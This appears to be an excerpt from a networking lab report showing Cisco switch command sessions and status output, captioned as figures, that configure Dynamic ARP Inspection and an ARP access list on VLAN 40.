
```
Switch-acc-I(config)#ip arp inspect
Switch-acc-I(config)#ip arp inspection vlan 40
Switch-acc-I(config)#
Switch-acc-I(config)#inter
Switch-acc-I(config)#interface range g0/1-2
Switch-acc-I(config-if-range)#
Switch-acc-I(config-if-range)#ip arp insp
Switch-acc-I(config-if-range)#ip arp inspection trust
Switch-acc-I(config-if-range)#
Switch-acc-I(config-if-range)#exit
```

Figure 13: ARP ACL1




```
Switch-acc-I(config)#arp access-list arpAcl
Switch-acc-I(config-arp-nacl)#$ost 192.168.40.1 mac host 00:0C:29:77:11:5A
Switch-acc-I(config-arp-nacl)#rcit
                              ^
% Invalid input detected at '^' marker.

Switch-acc-I(config-arp-nacl)#exit
Switch-acc-I(config)#ip arp inspection fil
Switch-acc-I(config)#ip arp inspection filter arpAcl vlan 40
```

Figure 14: ARP ACL2



```
Switch-acc-I#show ip arp inspection interfaces

 Interface        Trust State     Rate (pps)    Burst Interval
 ---------------  -----------     ----------    --------------
 Gi0/0            Trusted               None               N/A
 Gi0/1            Trusted               None               N/A
 Gi0/2            Trusted               None               N/A
 Gi0/3            Untrusted               15                 1
 Gi1/0            Untrusted               15                 1
 Gi1/1            Untrusted               15                 1
 Gi1/2            Untrusted               15                 1
 Gi1/3            Untrusted               15                 1
 Gi2/0            Untrusted               15                 1
 Gi2/1            Untrusted               15                 1
 Gi2/2            Untrusted               15                 1
 Gi2/3            Untrusted               15                 1
 Gi3/0            Untrusted               15                 1
 Gi3/1            Untrusted               15                 1
 Gi3/2            Untrusted               15                 1
 Gi3/3            Untrusted               15                 1
```

Figure 15: ARP ACL3



```
Source Mac Validation      : Disabled
Destination Mac Validation : Disabled
IP Address Validation      : Disabled

 Vlan     Configuration    Operation   ACL Match          Static ACL
 ----     -------------    ---------   ---------          ----------
   30     Enabled          Inactive
   40     Enabled          Inactive    arpAcl             No

 Vlan     ACL Logging      DHCP Logging      Probe Logging
 ----     -----------      ------------      -------------
   30     Deny             Deny              Off
   40     Deny             Deny              Off

 Vlan      Forwarded        Dropped     DHCP Drops      ACL Drops
 ----      ---------        -------     ----------      ---------
   30              0              0              0              0
   40              0              0              0              0

 Vlan   DHCP Permits    ACL Permits  Probe Permits   Source MAC Failures
 ----   ------------    -----------  -------------   -------------------
   30              0              0              0                     0
   40              0              0              0                     0
```

Figure 16: ARP ACL4